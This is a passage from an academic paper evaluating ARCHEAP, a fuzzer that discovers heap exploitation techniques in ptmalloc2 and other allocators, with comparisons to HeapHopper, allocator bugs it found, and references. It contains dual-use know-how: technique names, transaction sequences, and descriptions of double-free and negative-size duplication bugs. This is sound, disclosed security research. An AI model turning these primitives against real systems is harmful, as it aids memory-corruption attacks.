ARCHEAP also successfully found several heap exploit techniques in allocators that are dissimilar to ptmalloc2 (see Table 7) for the following reasons. First, ARCHEAP's model, which is based on the common designs in allocators (§2.1), is generic enough to cover non-ptmalloc allocators. For example, tcmalloc [26] is aiming at high performance computing, resulting in very different design from ptmalloc2's (e.g., heavy use of thread-local cache). However, tcmalloc still follows our model: its metadata are placed in the head of a chunk (in-place metadata) and consist of linked list pointers (cardinal data). Thus, ARCHEAP can find several techniques in tcmalloc including one that can lead to an arbitrary chunk using overflow (see Figure A.2). It is worth emphasizing that our model only depends on metadata's appearance, not on their generation or management, which introduce more variety in design, making generalization difficult. Second, thanks to standardized APIs, ARCHEAP can find exploit techniques even in allocators that are deviant from our model (e.g., jemalloc). In particular, ARCHEAP discovered techniques that are reachable only using APIs (e.g., double free) although the allocators have removed in-place metadata for security.

ARCHEAP helps to find implementation bugs in allocators by showing unexpected exploit primitives in secure allocators or that can be invokable without a bug. Accordingly, ARCHEAP found three bugs in mimalloc-secure, DieHarder, and Mesh. We reported our findings to the developers; two of them got acknowledged and are patched. It is worth mentioning that our auto-generated PoC has been added to mimalloc as its regression test. In the following, we discuss each issue that ARCHEAP found.

DieHarder, mimalloc-secure: memory duplication in large chunks using double free. ARCHEAP found the technique that allows the duplication large chunks (more than 64K bytes) in the well-known secure allocators, DieHarder and mimalloc-secure. Interestingly, even though the allocators have no direct relationship according to the developer of mimalloc [43], ARCHEAP found that both allocators are vulnerable to this technique. Their root causes are also distinct: DieHarder misses verifying its chunk's status when allocating large chunks, unlike for smaller chunks, and mimalloc checked the status of an incorrect block. ARCHEAP successfully found this corner case without having any hint about the internals of the allocators using its randomized exploration. PoC is available in Figure A.3.

Mesh: memory duplication using allocations with negatives sizes. ARCHEAP found that if an attacker allocates an object with negative size, Mesh will return the same chunk twice (i.e., duplication) instead of `NULL`.

7.3 Evolution of Security Features

We applied ARCHEAP to four versions of ptmalloc2 distributed in Ubuntu LTS: `precise` (12.04, libc 2.15), `trusty` (14.04, libc 2.19), `xenial` (16.04, libc 2.23), and `bionic` (18.04, libc 2.27). In `trusty` and `xenial`, a new security check that checks the integrity of size metadata (refer `(1)` in Figure 2a) is backported by the Ubuntu maintainers. To compare each version, we perform *differential* testing: we first apply ARCHEAP to each version and generate PoCs. Then, we validate the generated PoCs from one version against other versions. (see Figure 7).

We identified three interesting trends that cannot be easily obtained without ARCHEAP's automation. First, a new security check successfully mitigates a few exploitation techniques found in an old version of ptmalloc2: likely, the libc maintainer reacts to a new, popular exploitation technique. Second, an internal design change in `bionic` rendered the most PoCs generated from previous versions ineffective. This indicates the subtleties of the generated PoCs, requiring precise parameters and the orders of API calls for successful exploitation. However, this does not particularly mean that a new version, `bionic`, is secure; the new component, tcache, indeed makes exploitation much easier, as Figure 7 shows. Third, this new component, tcache, which is designed to improve the performance [15], weakens the security of the heap allocators, not just making it easy to attack but also introducing new exploitation techniques. This is similarly observed by other researchers and communities [17, 37].

8 Evaluation

This section tries to answer the following questions:

1. How effective is ARCHEAP in finding new exploitation techniques compared to the state-of-the-art technique, HeapHopper?
2. How exhaustively can ARCHEAP explore the security-critical state space?
3. How effective is delta-debugging in removing redundant heap actions?

Evaluation setup. We conducted all the experiments on Intel Xeon E7-4820 with 256 GB RAM. For seeding, we used 256 random bytes that are used to indicate a starting point of the state exploration and are not critical, as ARCHEAP tends to converge during the state exploration.

8.1 Comparison to HeapHopper

HeapHopper [17] was recently proposed to analyze *existing* exploitation techniques in varying implementations of an allo-

Name	Bug	Impact	Chunks	# Txn	Size	TxnList (A list of transactions)
FD	WF	AC	Fast	8	{8}	M-M-F-WF-M-M
UU	O1	AW,RW	Small	6	{128}	M-M-O1-F
HS	AF	AC	Fast	4	{48}	AF-M
PN	O1N	OC	Small	12	{128,256,512}	M-M-M-F-O1N-M-M-F-F-M
HL	WF	AC	Small	9	{100,1000}	M-M-F-M-WF-M-M
OC	O1	OC	Small	8	{120,248,376}	M-M-M-F-O1-M
UB	WF	AW,RW	Small	7	{400}	M-M-F-WF-M
HE	O1	AC	Small	7	{56,248,512}	M-M-O1-F-M

 # Txn: The number of transactions, **M**: malloc, **F**: free

Table 8: Exploit-specific models for known techniques from HeapHopper. It is worth noting that the results of variants (i.e., techniques have same prerequisites, but different root causes) are identical for ARCHEAP with no specific model (marked with † and ‡ in Table 9 and Table 10) since ARCHEAP neglects the number of transactions (i.e., # Txn).

cator. Because of its goal, HeapHopper emphasizes completeness and verifiability, differentiating its method (i.e., symbolic execution) from ARCHEAP's (i.e., fuzzing). To overcome the state explosion in symbolic execution, HeapHopper tightly encodes the prior knowledge of exploit techniques into its models, e.g., the number of *transactions* (i.e., non-write actions in ARCHEAP), allocation sizes (i.e., guiding the use of specific bins), and even a certain order of transactions. By relying on this model, it could incrementally perform the symbolic execution for all permutations of transactions. Unfortunately, its key idea—guiding the state exploration with detailed models— limits its capability to only its original purpose that validates *known* exploitation techniques, unlike our approach can find *unknown* techniques.

Despite their different purposes, their outputs are equivalent to heap exploitation techniques; therefore, we need to show the orthogonality of ARCHEAP and HeapHopper; neither of them can replace the other. To objectively compare both approaches, we performed three experiments: ❶ finding *unknown* techniques with no exploit-specific model (i.e., applying HeapHopper to ARCHEAP's task), ❷ finding *known* techniques with partly specified models (i.e., evaluating the roles of specified models in each approach), and ❸ finding *known* techniques with exploit-specific models (i.e., applying ARCHEAP to HeapHopper's task). In the experiments, we considered variants of exploit techniques[1] as an equal class since both systems cannot distinguish their subtle differences. We ran each experiment three times with a 24-hour timeout for proper statistical comparison [40]. We used the default option for HeapHopper since it shows the best performance in the following experiments (see §A.2).

❶ New techniques. We first check if HeapHopper's approach can be used to find previously *unknown* exploitation techniques that ARCHEAP found (see, §7.1). To apply HeapHopper, we provided models that specify all sizes for corresponding bins but limit the number of transactions following our PoCs, as shown in Table 9. Note that, in theory, such relaxation is general enough to discover new techniques given an *infinite* amount of computing resources. In the experiment, FDO is excluded because its model is a superset of FD; having FDO simply makes ARCHEAP and HeapHopper converge to FD.

[1] Exploit techniques often have the same prerequisite but different root causes such as UBS and HL.

❶ New techniques

Name	Bug	Impact	Chunks	# Txn	ARCHEAP					HeapHopper				
					T	F	O	μ	σ	T	F	O	μ	σ
FDO	WF	AC	Fast, Large		—									
UBS	WF	AC	Small	6	3†	0	0	20.2m	5m	0	0	3	∞	-
HUE	O1	AC	Small	9	2‡	0	1	14.4h	8.9h	0	0	3	∞	-
OCS	OV	OC	Small	9	3	0	0	17.3s	1.2s	0	0	3	∞	-
UDF	DF	OC	Small	9	3	0	0	19.9s	5.2s	0	0	3	∞	-
Found					11	0	1	⇒ **#4**		0	0	12	⇒ **#0**	

T: True positives, **F**: False positives, **O**: Timeout,
μ: Average time, σ: Standard deviation of time

Table 9: The number of experiments (at most three) that discover *new* exploitation techniques, the number of found techniques — the number after hash (#) sign, elapsed time, and corresponding models. Briefly, ARCHEAP discovered all four techniques, but HeapHopper failed to. We omitted FDO, which has a superset model of FD; therefore, it becomes indistinguishable to FD (see, Table 8).

HeapHopper fails to identify all *unknown* exploitation primitives with no exploit-specific models (see Table 9). In fact, it encounters a few fundamental problems of symbolic execution: 1) exponentially growing permutations of transactions and 2) huge search spaces in selecting proper size and orders to trigger exploitation. Although HeapHopper demonstrated a successful state exploration of seven transactions with three size parameters (§7.1 in [17]), the search space required for discovering *new* techniques is much larger, rendering HeapHopper's approach computationally infeasible. On the contrary, ARCHEAP successfully explores the search space using the random strategies, and indeed discovers unknown techniques.

❷ Known techniques with partly specified models. We also evaluate the role of exploit-specific models in both approaches, which are unavailable in finding new techniques. In particular, we evaluated both systems with partial models, namely, the size parameters (`+Size`) and a sequence of transactions (`+TxnList`), used in HeapHopper (see, Table 8). To prevent each system from converging to easy-to-find techniques, we tested each model on top of the baseline heap model (i.e., `Bug+Impact+Chunks`).

This experiment (i.e., ❷ in Table 10) shows that ARCHEAP outperforms HeapHopper with no or partly specified models: ARCHEAP found five more *known* techniques than HeapHopper in both `+Size` and `Bug+Impact+Chunks`. Interestingly, ARCHEAP can operate worse with additional information; ARCHEAP found three fewer techniques in `+TxnList`. Unlike ARCHEAP, exploit-specific models are beneficial to HeapHopper, finding one more techniques when `+TxnList` is given. This result shows that a precise model plays an essential role in symbolic execution but not in fuzzing. In short, ARCHEAP is particularly preferable when exploring *unknown* search space, (i.e., finding new techniques), where an accurate model is inaccessible.

❸ Known techniques with exploit-specific models When

Name	❷ Known techniques with partly specified models																								❸ Known techniques with exploit-specific models.									
	Bug+Impact+Chunks									+Size									+TxnList						+Size, TxnList									
	ArcHeap					HeapHopper				ArcHeap					HeapHopper				ArcHeap					HeapHopper					HeapHopper				
	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ
FD	3	0	0	2.7m	1.2m	3	0	0	3.8m	0.3s	3	0	0	57.1s	27.1s	3	0	0	3.8m	0.9s	3	0	0	14.2m	4.3m	3	0	0	10.7m	2.1m	3	0	0	10.2m	7.2m	3	0	0	23.5s	0.2s
UU	3	0	0	57.9m	40.4m	0	0	3	∞	-	3	0	0	1.6h	1.1h	0	0	3	∞	-	0	0	3	∞	-	0	3	0	3.2h	26.3m	0	0	3	∞	-	0	3	0	8.2h	13m
HS	3	0	0	2.7m	59.7s	3	0	0	31.4s	0.2s	3	0	0	9.3m	6.1m	3	0	0	31.1s	0.2s	0	0	3	∞	-	3	0	0	56s	0.8s	0	0	3	∞	-	3	0	0	28.6s	0.2s
PN	3	0	0	13.3m	24.4s	0	0	3	∞	-	3	0	0	16.1m	14.9m	0	0	3	∞	-	3	0	0	1.6h	57m	0	0	3	∞	-	3	0	0	26m	12.6m	3	0	0	4.3m	1.6s
HL	3†	0	0	20.2m	5m	0	0	3	∞	-	3	0	0	1.2m	47.3s	0	0	3	∞	-	2	0	1	13.2h	8.5h	0	0	3	∞	-	3	0	0	21m	9.4m	2	1	0	2.2m	8.2s
OC	3	0	0	7.1s	5.9s	0	0	3	∞	-	3	0	0	20s	5.3s	0	0	3	∞	-	3	0	0	6s	2.4s	3	0	0	22.1h	33.2m	3	0	0	26.6s	34s	3	0	0	3.2m	2s
UB	3	0	0	36.8s	22.8s	3	0	0	21.8s	0.2s	3	0	0	4.7s	3.1s	3	0	0	21.9s	0.3s	3	0	0	24.8s	14.9s	3	0	0	47.6s	0.3s	3	0	0	12.6s	9.5s	3	0	0	19.5s	0.7s
HE	2‡	0	1	14.4h	8.9h	0	0	3	∞	-	2	0	1	9.3h	10.4h	0	0	3	∞	-	0	0	3	∞	-	0	0	3	∞	-	0	0	3	∞	-	0	3	0	6.8m	6.4s
Found	23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		14	0	10	⇒ **#5**		12	3	9	⇒ **#4**		15	0	9	⇒ **#5**		17	7	0	⇒ **#6**	

Table 10: The number of discovered *known* exploitation techniques and elapsed time for discovery in ArcHeap and HeapHopper with various models. In summary, ArcHeap outperforms HeapHopper with no or partly specified models, e.g., ArcHeap found five more techniques with no specific model (`Bug+Impact+Chunks`). Even though HeapHopper found one more technique than ArcHeap if exploit-specific models are available, it suffers from false positives (marked in gray).

exploit-specific models (`+Size, TxnList`) are provided, HeapHopper's approach works better: It found one more *known* technique and found four techniques more quickly than ArcHeap (as illustrated in ❸ in Table 10). This shows the strength of HeapHopper in validating existing techniques, rendering orthogonality of both tools. We observed one interesting behavior of HeapHopper in this experiment. With more exploit models specified, HeapHopper tends to suffer from false positives because of its internal complexity, as noted in the paper [17]. Despite its small numbers – dozens in three experiments — this shows incorrectness in HeapHopper, resulting in failures to find UU and UE. We confirmed these false positives with HeapHopper's authors. On the contrary, ArcHeap's approach does not introduce false positives thanks to its straightforward analysis at runtime.

This experiment also highlights an interesting design decision of ArcHeap: separating the exploration and reducing phases. With no exploit-specific guidance, ArcHeap can freely explore the search space for finding heap exploitation techniques, and so increase the probability of satisfying the precondition of certain exploitation techniques. For example, if the sequence of transactions of UU (M-M-O1-F) is enforced, ArcHeap should craft a fake chunk within a relatively small period (i.e., between four actions) to trigger the exploit; otherwise, ArcHeap has a higher probability to formulate a fake chunk by executing more, perhaps redundant, actions. However, such redundancy is acceptable in ArcHeap thanks to our minimization phase that effectively reduces inessential actions from the found exploit.

We also confirmed that ArcHeap can find all tcache-related techniques [37] and *house-of-force*, which HeapHopper fails to find because of an arbitrary size allocation. ArcHeap can find these techniques within a few minutes, as they require fewer than five transactions.

8.2 Security Check Coverage

To show how exhaustively ArcHeap explores the security-sensitive part of the state space, we counted the number of security checks in ptmalloc2 executed by ArcHeap. In 24 hours of exploration, ArcHeap executed 18 out of 21 security checks of ptmalloc2: it failed to cover C2, C4, and C21 in Table 11. We note that C21 is related to a concurrency bug, which is outside of the scope of this work. C2 and C4 require a strict relationship between large chunks (e.g., the sizes of two chunks are not equal but less than the minimum size), which is probably too stringent for any randomization-based strategies.

Name	Error message	Version	Xenial	Bionic
C1	corrupted double-linked list	2.3.4	✓	✓
C2	corrupted double-linked list (not small)	2.21		✓
C3	free(): corrupted unsorted chunks	2.11	✓	✓
C4	malloc(): corrupted unsorted chunks 1	2.11		
C5	malloc(): corrupted unsorted chunks 2	2.11	✓	✓
C6	malloc(): smallbin double linked list corrupted	2.11	✓	✓
C7	free(): invalid next size (fast)	2.3.4	✓	✓
C8	free(): invalid next size (normal)	2.3.4	✓	✓
C9	free(): invalid size	2.4	✓	✓
C10	malloc(): memory corruption	2.3.4	✓	✓
C11	double free or corruption (!prev)	2.3.4	✓	✓
C12	double free or corruption (fasttop)	2.3.4	✓	✓
C13	double free or corruption (top)	2.3.4	✓	✓
C14	double free or corruption (out)	2.3.4	✓	✓
C15	malloc(): memory corruption (fast)	2.3.4	✓	✓
C16	malloc_consolidate(): invalid chunk size	2.27	—	✓
C17	break adjusted to free malloc space	2.10.1	✓	✓
C18	corrupted size vs. prev_size	2.26	✓	✓
C19	free(): invalid pointer	2.0.1	✓	✓
C20	munmap_chunk(): invalid pointer	2.4	✓	✓
C21	invalid fastbin entry (free)	2.12.1		

Table 11: Security checks in ptmalloc2 covered by ArcHeap; an unique identifier for a check, an error message for its failure, and version that the check is first introduced, and covered ones by ArcHeap in Ubuntu versions.

8.3 Delta-Debugging-Based Minimization

The minimization technique based on delta-debugging is effective in simplifying the generated PoCs for further analysis. It effectively reduces 84.3% of redundant actions from original PoCs (refer to §7.3) and emits small PoCs that contain 26.1 lines on average (see Table 12). Although our minimization is preliminary (i.e., eliminating one independent action per testing), the final PoC is sufficiently small for manual analysis to understand impacts of the found technique.

9 Discussion and Limitations

Completeness. ArcHeap is fundamentally *incomplete* due to its random nature, so it would not be surprising at all if someone discover other heap exploitation techniques. HeapHopper, on the other hand, is *complete* in terms of *given models*, i.e., exploring all combinations of transactions given the length of transactions. Since their models are incomplete

Version	Raw		Minimized	
	Mean	Std. dev	Mean	Std. dev
2.15	112.6	161	25.9 (-77.0 %)	25.3
2.19	110.8	145	23.3 (-79.0 %)	4.6
2.23	98.3	120	22.5 (-77.1 %)	6.2
2.27	344.2	177	33 (-90.4 %)	8.8
Average	166.5	150.8	26.2 (-84.3 %)	11.2

Table 12: Average and standard derivation of lines of raw and minimized PoCs using delta debugging. It shows that the delta debugging successfully removes 84.3% of redundant actions.

(or often error-prone), proper use of each approach is dependent on the target use cases. For example, if one is looking for a practical solution to find new exploitation techniques, ARCHEAP would be a more preferable platform to start with.

Overfitting to fuzzing strategies. ARCHEAP's approach is quite generic *in practice* even with its specific fuzzing strategies to the common design decisions in §2.1. First, ARCHEAP can explore security issues related to APIs (e.g., double free) without loss of generality because of their standardization (see, §7.2). Second, ARCHEAP's approach to make random metadata is practically useful thanks to the bipartite design of a real-world allocator. In particular, a performance-focused allocator that places metadata in a chunk (e.g., ptmalloc2) has little motivation to avoid the use of in-place metadata or to violate the cardinal design for its performance. If an allocator is not performance-oriented, it will move its metadata to a dedicated place for better security (e.g., jemalloc). Such a design will make *all methods* to generate metadata useless in finding heap exploitation techniques.

However, ARCHEAP still has a chance to cause overfitting: our fuzzing strategies could be insufficient to examine certain allocators. In this case, one might have to devise own models for proper space reduction to apply ARCHEAP to non-conventional implementation. requiring in-depth understanding of a target allocator. For example, if an allocator uses big-endian encoding for its size, a user should encode this in ARCHEAP's fuzzing strategies.

Scope. Unlike other automatic exploit generation work, ARCHEAP focuses only on finding heap exploit techniques. To make end-to-end exploits, we need to properly combine application contexts, which is currently out-of-scope for this project. Despite many open challenges in realizing fully automated exploit generation, we believe that ARCHEAP can contribute by supplying useful primitives [58]. Moreover, ARCHEAP focuses only on a user-mode allocator. To extend ARCHEAP to kernel, we need to handle kernel-specific challenges, e.g., non-determinism and zone-based allocation.

10 Related work

Automatic exploit generation (AEG). Automatic discovery of heap exploit techniques is a small step toward AEG's ambitious vision [4, 10], but it is worth emphasizing its importance and difficulty. Despite several attempts to accomplish fully automated exploit generation [4, 10, 11, 33, 46, 58, 60, 70], AEG, particularly for heap vulnerabilities, is too sophisticated and difficult even for state-of-the-art cyber systems [21, 30, 62, 67]. Recently, Repel *et al.* [58] propose symbolic-execution-based AEG for heap vulnerabilities, but it only works for much older allocators without security checks (ptmalloc2 version 2.3.3) unlike ARCHEAP (2.23 and 2.27). Heelan *et al.* [33, 34] demonstrate AEG for heap overflows in interpreters, but specific to scriptable programs. Unlike the prior work, ARCHEAP focuses on finding heap exploitation techniques, which are re-usable across applications, in modern allocators with full security checks.

Fuzzing beyond crashes. There has been a large body of attempts to extend fuzzing to find bugs beyond memory safety [29, 75]. They often use differential testing, which we used for minimization, to find semantic bugs, e.g., compilers [73], cryptographic libraries [9, 53], JVM implementations [14] and learning systems [51]. Recently, SlowFuzz [54] uses fuzzing to find algorithmic complexity bugs, and IMF [69] to spot similar code in binary.

Application-aware fuzzing. Application-aware fuzzing is one of the attempts to reduce the search space of fuzzing. In this regard, there have been attempts to use static and dynamic analysis [13, 44, 52, 57], bug descriptions [74], and real-world applications [12, 32, 39] to extract target-specific information for fuzzing. Moreover, to reduce the search space for applications that require well-formed inputs, researchers have embedded domain-specific knowledge such as grammar [35, 68, 73] or structure [9, 53] in their fuzzing. Similar to these works, ARCHEAP reduces its search space by considering its targets and memory allocators, particularly exploiting their common designs.

11 Conclusion

In this paper, we present ARCHEAP, a new approach using fuzzing to automatically discover new heap exploitation techniques. ARCHEAP's two key ideas are to reduce the search space of fuzzing by abstracting the common design of modern heap allocators, and to devise a method to quickly estimate the possibility of heap exploitation. Our evaluation with ptmalloc2 and 10 other allocators shows that ARCHEAP's approach can effectively formulate new exploitation primitives regardless of their underlying implementations.

12 Acknowledgment

We thank the anonymous reviewers for their helpful feedback. This research was supported, in part, by the NSF award CNS-1563848, CNS-1704701, CRI-1629851 and CNS-1749711 ONR under grant N00014-18-1-2662, N00014-15-1-2162, N00014-17-1-2895, DARPA AIMEE, and ETRI IITP/KEIT[2014-3-00035], and gifts from Facebook, Mozilla, Intel, VMware and Google.

References

[1] anonymous. Once upon a free()... http://phrack.org/issues/57/9.html, 2001.

[2] anonymous. Chrome os exploit: one byte overflow and symlinks. https://googleprojectzero.blogspot.com/2016/12/chrome-os-exploit-one-byte-overflow-and.html, 2016.

[3] argp and huku. Pseudomonarchia jemallocum. http://www.phrack.org/issues/68/10.html, 2012.

[4] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley. AEG: Automatic exploit generation. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2011.

[5] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley. Enhancing symbolic execution with veritesting. In *Proceedings of the 36th International Conference on Software Engineering*, pages 1083–1094. ACM, 2014.

[6] Awakened. How a double-free bug in WhatsApp turns to RCE. https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/, 2019.

[7] blackngel. Malloc des-maleficarum. http://phrack.org/issues/66/10.html, 2009.

[8] blackngel. The house of lore: Reloaded. http://phrack.org/issues/67/8.html, 2010.

[9] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in ssl/tls implementations. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[10] D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 29th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2008.

[11] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[12] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang, and K. Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[13] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[14] Y. Chen, T. Su, C. Sun, Z. Su, and J. Zhao. Coverage-directed differential testing of jvm implementations. In *Proceedings of the 2016 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Santa Barbara, CA, June 2016.

[15] D. Delorie. malloc per-thread cache: benchmarks. https://sourceware.org/ml/libc-alpha/2017-01/msg00452.html, 2017.

[16] C. Eagle. Re: DARPA CGC recap. http://seclists.org/dailydave/2017/q2/2, 2017.

[17] M. Eckert, A. Bianchi, R. Wang, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. HeapHopper: Bringing bounded model checking to heap implementation security. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[18] C. Evans and T. Ormandy. The poisoned NUL byte, 2014 edition. https://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html, 2014.

[19] J. Evans. Scalable memory allocation using jemalloc. https://code.fb.com/core-data/scalable-memory-allocation-using-jemalloc/, 2011.

[20] J. N. Ferguson. Understanding the heap by breaking it. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2007.

[21] ForAllSecure. Unleashing the Mayhem CRS. https://forallsecure.com/blog/2016/02/09/unleashing-mayhem/, 2016.

[22] Free Software Foundation. The GNU C library. https://www.gnu.org/software/libc/, 1998.

[23] Free Software Foundation. MallocInternals - glibc wiki. https://sourceware.org/glibc/wiki/MallocInternals, 2017.

[24] Free Software Foundation. malloc(3) - Linux manual page. http://man7.org/linux/man-pages/man3/malloc.3.html, 2017.

[25] g463. The use of set_head to defeat the wilderness. http://phrack.org/issues/64/9.html, 2007.

[26] S. Ghemawat and P. Menage. Tcmalloc: Thread-caching malloc. http://goog-perftools.sourceforge.net/doc/tcmalloc.html, 2009.

[27] W. Gloger. Wolfram Gloger's malloc homepage. http://www.malloc.de/en/, 2006.

[28] F. Goichon. Glibc adventures: The forgotten chunk. https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks, 2015.

[29] Google. syzkaller – linux syscall fuzzer. https://github.com/google/syzkaller, 2017.

[30] GrammaTech. http://blogs.grammatech.com/the-cyber-grand-challenge, 2016.

[31] Gzob Qq. `ares_create_query` single byte out of buffer write. https://c-ares.haxx.se/adv_20160929.html, 2016.

[32] H. Han and S. K. Cha. IMF: Inferred model-based fuzzer. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[33] S. Heelan, T. Melham, and D. Kroening. Automatic heap layout manipulation for exploitation. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[34] S. Heelan, T. Melham, and D. Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, London, UK, Nov. 2019.

[35] C. Holler, K. Herzig, and A. Zeller. Fuzzing with code fragments. In *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[36] huku. Yet another free() exploitation technique. http://phrack.org/issues/66/6.html, 2009.

[37] K. Istvan. ptmalloc fanzine. http://tukan.farm/2016/07/26/ptmalloc-fanzine/, 2016.

[38] jp. Advanced Doug lea's malloc exploits. http://phrack.org/issues/61/6.html, 2003.

[39] S. Y. Kim, S. Lee, I. Yun, W. Xu, B. Lee, Y. Yun, and T. Kim. CAB-Fuzz: Practical Concolic Testing Techniques for COTS Operating Systems. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, July 2017.

[40] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating fuzz testing. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[41] D. Lea and W. Gloger. A memory allocator, 1996.

[42] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee. Preventing use-after-free with dangling pointers nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2015.

[43] D. Leijen. mimalloc. https://github.com/microsoft/mimalloc, 2019.

[44] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 11th Joint Meeting of the European Software Engineering Conference (ESEC) and the ACM SIGSOFT Symposium on the Foundations of*

Software Engineering (FSE), Paderborn, Germany, Aug. 2018.

[45] LLVM Project. Scudo hardened allocator. https://llvm.org/docs/ScudoHardenedAllocator.html, 2019.

[46] K. Lu, M.-T. Walter, D. Pfaff, S. Nürnberger, W. Lee, and M. Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[47] Meh. Exim off-by-one RCE: Exploiting CVE-2018-6789 with fully mitigations bypassing. https://devco.re/blog/2018/03/06/exim-off-by-one-RCE-exploiting-CVE-2018-6789-en/, 2019.

[48] M. Miller. A snapshot of vulnerability root cause trends for Micrsoft Remote Code Execution (RCE) CVEs, 2006 through 2017. https://twitter.com/epakskape/status/984481101937651713, 2018.

[49] G. Novark and E. D. Berger. Dieharder: securing the heap. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS)*, Chicago, IL, Oct. 2010.

[50] Offensive Security. Exploit database - exploits for penetration testers, researchers, and ethical hackers. https://www.exploit-db.com/, 2009.

[51] K. Pei, Y. Cao, J. Yang, and S. Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP)*, Shanghai, China, Oct. 2017.

[52] H. Peng, Y. Shoshitaishvili, and M. Payer. T-fuzz: fuzzing by program transformation. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[53] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana. Nezha: Efficient domain-independent differential testing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[54] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[55] P. Phantasmagoria. Exploiting the wilderness. http://seclists.org/vuln-dev/2004/Feb/25, 2004.

[56] B. Powers, D. Tench, E. D. Berger, and A. McGregor. Mesh: Compacting memory management for C/C++ applications. In *Proceedings of the 2019 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Phoenix, AZ, June 2019.

[57] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[58] D. Repel, J. Kinder, and L. Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, Dallas, TX, Oct. 2017.

[59] Rich Felker. musl libc. https://www.musl-libc.org/, 2011.

[60] E. J. Schwartz, T. Avgerinos, and D. Brumley. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium (Security)*, San Francisco, CA, Aug. 2011.

[61] shellphish. how2heap: A repository for learning various heap exploitation techniques. https://github.com/shellphish/how2heap, 2016.

[62] Shellphish. DARPA CGC – shellphish. http://shellphish.net/cgc/, 2016.

[63] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[64] S. Silvestro, H. Liu, C. Crosser, Z. Lin, and T. Liu. Freeguard: A faster secure heap allocator. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[65] S. Silvestro, H. Liu, T. Liu, Z. Lin, and T. Liu. Guarder: A tunable secure allocator. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[66] st4g3r. House of einherjar - yet another heap exploitation technique on GLIBC. https://github.com/st4g3r/House-of-Einherjar-CB2016, 2016.

